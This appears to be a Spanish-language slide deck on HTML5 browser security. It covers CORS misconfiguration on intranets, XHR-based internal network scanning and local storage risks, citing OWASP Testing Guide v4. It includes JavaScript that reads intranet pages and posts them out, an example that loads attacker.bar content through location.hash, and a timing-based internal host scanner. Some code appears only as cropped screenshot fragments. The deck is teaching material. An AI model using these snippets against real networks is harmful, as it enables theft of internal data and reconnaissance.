


Ubuntu community >





# CORS Intranet



Ya que el servidor Intranet no se puede acceder desde Internet (debido al firewall) y muchas aplicaciones hacen uso de los servicios de Intranet

*Access-Control-Allow-Origin: \**

## CORS Intranet


El atacante prepara un sitio web con código javascript y engaña a un empleado para que acceda a dicha página desde la empresa.

El código javascript malicioso realiza XmlHttpRequest a Intranet.

```
xmlHttp=new XMLHttpRequest();  
xmlHttp.open("GET","http://intranet.empresa.com",false);  
xmlHttp.send();  
doPost (xmlHttp.responseText);
```



# CORS Intranet



Entonces el atacante puede acceder al contenido de Intranet.

HTML5 / WebRTC

BROWSER

CONFIGURACIÓN /  
PROGRAMACIÓN

HTML5 / WebRTC

BROWSER

CONFIGURACIÓN /  
PROGRAMACIÓN

El poder del '\*!'



# Browser support

## Cross-Origin Resource Sharing - Recommendation

Method of performing XMLHttpRequests across domains

Resources: [DOM access using CORS](#) [Mozilla Hacks blog post](#) [Alternative implementation by IE8](#) [has.js test](#)

### Global user stats\*:

Support:	73.21%
Partial support:	8.18%
Total:	81.39%

	IE	Firefox	Chrome	Safari	Opera	iOS Safari	Opera Mini	Android Browser	Blackberry Browser	Opera Mobile	Chrome for Android	Firefox for Android	IE Mobile
3 versions back	8.0	25.0	30.0	5.1	16.0	4.2-4.3		4.0		11.5			
2 versions back	9.0	26.0	31.0	6.0	17.0	5.0-5.1		4.1		12.0			
Previous version	10.0	27.0	32.0	6.1	18.0	6.0-6.1		4.2-4.3	7.0	12.1			
Current	11.0	28.0	33.0	7.0	19.0	7.0	5.0-7.0	4.4	10.0	16.0	33.0	26.0	10.0
Near future		29.0	34.0		20.0								
Farther future		30.0	35.0		21.0								
3 versions ahead		31.0	36.0										

**Note:** Supported somewhat in IE8 and IE9 using the XMLHttpRequest object (but has [limitations](#))

Compatibility table provided by [Can I use...](#) [ [Seperate page.](#) ] [ [About embedding.](#) ]



¿Qué pasa si tenemos alguna funcionalidad en ajax que no valide que la url en el xmlhttprequest sea del mismo dominio (casualmente porque antes no era necesario)?

## *OWASP Testing Guide v4*

### Test Cross Origin Resource Sharing (OTG-CLIENT-002)



<http://www.owasp.org>





*http://example.foo/main.php#profile.php*

```
<script>  
    var req = new XMLHttpRequest();  
    req.onreadystatechange = function() {  
        if(req.readyState==4 && req.status==200) {
```


```
document.getElementById("div1").innerHTML=req.responseText;  
        }  
    }  
}
```

```
var resource = location.hash.substring(1);  
    req.open("GET",resource,true);  
    req.send();  
    </script>
```

*http://example.foo/main.php#profile.php*

*http://example.foo/main.php#http://attacker.bar/file.php*

*Injected Content from attacker.bar *





*Si tenemos un navegador que permita HTML5, entonces ahora ese ataque es posible.*

*Aplicación segura -> Aplicación insegura  
(gracias HTML5!)*

HTML5 / WebRTC

BROWSER

CONFIGURACIÓN /  
PROGRAMACIÓN





```
<script>
function showHint()
{
    var i=new XMLHttpRequest;
    var url="http://server.cors-api.appspot.com/server?
id=6127214&enable=true&status=200&credentials=false";
    i.open("POST",url,true);
    i.setRequestHeader('Content-Type','text/plain');
    i.onload = function()
    {document.getElementById("txtHint").innerHTML=i.responseText;}
    i.send();
}
showHint();
</script>
```

Robert Hansen

Cuando solicito un XMLHttpRequest cross-origin a un IP interno:

si existe -> responde en segundos

si no existe -> responde despues de varios segundos

Basado en la diferencia de tiempo, puedo inferir si el host interno esta encendido.

```
<script>
function scan()
{
    var start_time = new Date().getTime();
    var nip=document.forms["frmscan"]["textip"].value;
    var i=new XMLHttpRequest;
    var url="http://" + nip;
    i.open("GET",url,true);
    i.onreadystatechange=function()
        {if(i.readyState===4)
            var time = new Date().getTime() - start_time;
            document.getElementById("txtHint").innerHTML=nip+'
responde en '+time;
        }
    i.send();
}
</script>
```





.html x

```
-align:center">
```

```
scan">  
="text" name="textip" value="192.168.0.1">  
tton" value="Scan" onclick="scan()">  
</a>
```

```
rt_time = new Date().getTime();  
=document.forms["frmscan"]["textip"].value;  
new XMLHttpRequest;  
="http://" + nip;  
"GET",url,true);  
dystatechange=function()  
{if(i.readyState===4)  
var time = new Date().getTime() - start_time;  
document.getElementById("txtHint").innerHTML=nip+' responde en '+time;  
}  
);
```




Realizar peticiones xhr:

Si se completa en menos de x seg. -> host existe

Si toma más de x seg. -> host no existe

<http://www.andlabs.org/tools/jsrecon.html>



The screenshot shows a Mozilla Firefox browser window with the title "JS-Recon - HTML5 based JavaScript Network Reconnaissance Tool". The address bar contains "www.andlabs.org/tools/jsrecon.html". The page features a navigation menu with three buttons: "Port Scanning" (highlighted in black), "Network Scanning" (highlighted in grey), and "Discover My Private IP" (highlighted in grey). Below the menu, there are input fields for "IP Address:", "Start Port:", and "End Port:", followed by a "Scan" button. A "Protocol" section has two radio buttons: "Cross Origin Requests" (unselected) and "WebSockets" (selected). A "Note" section contains three bullet points: "\* Tuned to scan fast internal networks. Scanning public/slow networks would require retuning.", "\* Works only on the versions of **FireFox, Chrome(recommended) and Safari** that support CrossOriginRequests/WebSockets", and "\* Currently works on WINDOWS ONLY." At the bottom, there is a large text area labeled "Scan Output".



HTML5 / WebRTC

BROWSER

CONFIGURACIÓN /  
PROGRAMACIÓN

# Local Storage

Como su propio nombre indica, se trata de un espacio de almacenamiento local.

El `sessionStorage` es exactamente igual que `localStorage`, pero con la salvedad de que una vez cerrado el navegador se pierde la información, todo lo demás es lo mismo.

# Local Storage

- ✓ Puede ocupar entre 5 y 10MB dependiendo del navegador web.
- ✓ La información almacenada con localStorage no es enviada al servidor en cada petición.
- ✓ No existe una caducidad para localStorage, la información quedará almacenada hasta que se elimine expresamente. Aunque se cierre el navegador.



# OWASP Testing Guide v4

## Test Local Storage (OTG-CLIENT-007)

The storage can be read from javascript which means with a single XSS an attacker would be able to extract all the data from the storage.


Check if there are more than one application in the same domain like `example.foo/app1` and `example.foo/app2` because those will share the same storage.

Data stored in this object will persist after the window is closed, it is a bad idea to store sensitive data or session identifiers on this object as these can be accessed via JavaScript. Session IDs stored in cookies can mitigate this risk using the `httpOnly` flag.

# OWASP Testing Guide v4

## Test Local Storage (OTG-CLIENT-007)

Using Google Chrome, click on menu -> Tools -> Developer Tools. Then under Resources you will see 'Local Storage' and 'Web Storage'



